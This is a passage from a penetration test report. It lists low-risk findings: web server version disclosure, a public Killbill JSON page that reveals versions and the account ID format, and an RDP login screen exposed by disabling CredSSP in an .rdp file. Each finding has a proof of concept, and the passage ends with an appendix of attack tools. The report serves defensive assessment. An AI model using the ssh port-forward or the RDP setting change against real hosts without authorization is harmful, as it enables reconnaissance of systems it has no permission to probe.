Proof of Concept	<p>When navigating to the web server's ip over at the 10.0.5.153 or the hostname of the server support.millenialpower.us the attacker can see the technology web server is running on, in this case it's Apache version 2.4.29 and the technology of the server in this case it's Ubuntu.</p> 
Remediation	Adding an empty index.html page would stop this page from appearing on the landing page and add/modify/append the ServerTokens to prod and ServerSignature to off

V10 - Information Disclosure - Killbill Service JSON Information

Risk	Low/Info
CVSS	3.9; Vector String: CVSS:3.0/AV:L/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
Description	The Killbill web application on port 80 has a JSON webpage served publicly that lists the version of Killbill, Swagger and Apache web service for the host, as well as some other information.
Affected Scope	10.0.5.75
Business Impact	The impact is not significant to NGPEW as this does not currently lead to potential attack vectors. However, the possibility remains that future vulnerabilities discovered may put the host at risk based on the disclosed information.
Proof of Concept	<p>Through the test account given to [REDACTED] on host 10.0.1.60 by the NGPEW team, the website on port 80 was discovered to be the Killbill web application. This was accessed on the Windows VDI through a port forwarding mechanism that was setup, as seen below:</p> <pre>C:\Windows\system32>ssh -L 172.16.208.130:4003:10.0.5.75:80 root@10.0.1.60 Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-1034-aws x86_64) * Documentation: https://help.ubuntu.com * Management: https://landscape.canonical.com * Support: https://ubuntu.com/advantage</pre> <p>The team was able to uncover the following webpage:</p>



The JSON data advertised above was publicly accessible, as can be seen below:




It highlights the version of Swagger as 2.0, Killbill as 0.22.12 and shows other information such as the pattern of the account IDs, which may be used to bruteforce the parameter in an API.

Remediation

This information can be taken off the website to avoid any potential attack vectors in the future that would lead to the exploitation of newly discovered vulnerabilities, thereby affecting the host.


V11 - Windows RDP Reveals Login Page

Risk	Low/Info
CVSS	3.3; Vector String: CVSS:3.0/AV:L/AC:L/PR:L/UI:N/S:U/C:L/I:N/A:N
Description	A user is able to view the login page of the windows machine remotely, without the need for providing any login credentials.
Affected Scope	10.0.1.100
Business Impact	Revealing of the login page over RDP can let malicious users identify information relating to the host machine such as the users available, work group name and the logged in users.
Proof of Concept	<p>By default, the Windows RDP client asks for the user credentials and does not show the login screen. The following steps were taken to view the login screen.</p> <p>First the Windows RPC Client is opened as usual. And then the computer is set as <i>ip-10-0-1-100-ec2.internal</i>, which is the computer name of the host.</p> <p>Next “<i>Show Options</i>” is clicked and it is saved using the “<i>Save Us</i>” option.</p> 

The saved file is opened using a text editor, and the line “*enablecredsspsupport:i:0*” is added to the end of the file.

```
39 gatewayusagemethod:i:4
40 gatewaycredentialssource:i:4
41 gatewayprofileusagemethod:i:0
42 promptcredentialonce:i:0
43 gatewaybrokerintype:i:0
44 use redirection server name:i:0
45 rdgiskdcproxy:i:0
46 kdcproxyname:s:
47 enablecredsspsupport:i:0
48
```

Double clicking on the updated file reveals the login page.



Remediation

Network level authentication (NLA) only can be implemented in the server. NLA makes use of an additional layer of security before the RDP session is created and therefore prevents the user from viewing the login screen.

Appendix – Tools Utilized

1. Nmap

Nmap (Network Mapper) is a free and open-source network scanner. Nmap is used to discover hosts and services on a computer network by sending packets and analysing the responses. Nmap provides a number of features for probing computer networks, including host discovery and service and operating system detection.

(Source: <https://tools.kali.org/information-gathering/nmap>)

2. Dirb

DIRB is a Web Content Scanner. It looks for existing (and/or hidden) Web Objects. It basically works by launching a dictionary based attack against a web server and analysing the response.

(Source: <https://tools.kali.org/web-applications/dirb>)

3. Nikto

Nikto is an Open Source (GPL) web server scanner which performs comprehensive tests against web servers for multiple items. It also checks for server configuration items such as the presence of multiple index files, HTTP server options, and will attempt to identify installed web servers and software.

(Source: <https://tools.kali.org/information-gathering/nikto>)

4. Msfconsole

The msfconsole is probably the most popular interface to the Metasploit Framework (MSF). It provides an “all-in-one” centralized console and allows you efficient access to virtually all of the options available in the MSF.

(Source: <https://www.offensive-security.com/metasploit-unleashed/msfconsole/>)

5. Meterpreter

Meterpreter is an advanced, dynamically extensible payload that uses in- memory DLL injection stagers and is extended over the network at runtime. It communicates over the stager socket and provides a comprehensive client- side Ruby API.

(Source: <https://www.offensive-security.com/metasploit-unleashed/about-meterpreter/>)

6. Burp Suite

Burp Suite is a Java based Web Penetration Testing framework. It helps you identify vulnerabilities and verify attack vectors that are affecting web applications. It can also be classified as an Interception Proxy.

(Source: <https://www.pentestgeek.com/what-is-burpsuite>)

7. SMBMap

SMBMap allows users to enumerate samba share drives across an entire domain. List share drives, drive permissions, share contents, upload/download functionality, file name auto-download pattern matching, and even execute remote commands. This tool was designed with pen testing in mind, and is intended to simplify searching for potentially sensitive data across large networks.

(Source: <https://github.com/ShawnDEvans/smbmap>)

8. Netcat

A networking utility that is used for reading or writing from TCP or UDP sockets using the command line interface. It's primary use is best seen as a debugging or investigating tool.

(Source: http://www.idc-online.com/technical_references/pdfs/data_communications/What_is_Netcat_and_How_to_use_it.pdf)

9. crackmapexec

Penetration testing tool used to enumerate Active Directory networks. It includes multiple tools that help with gathering pre-attack information such as password policies and modules used to bruteforce and check validity of users and their credentials

(Source: <https://github.com/byt3bl33d3r/CrackMapExec>)

10. Kerbrute

Enumeration tool used to bruteforce and enumerate Active directory accounts through Kerberos pre-Authentication

(Source: <https://github.com/ropnop/kerbrute>)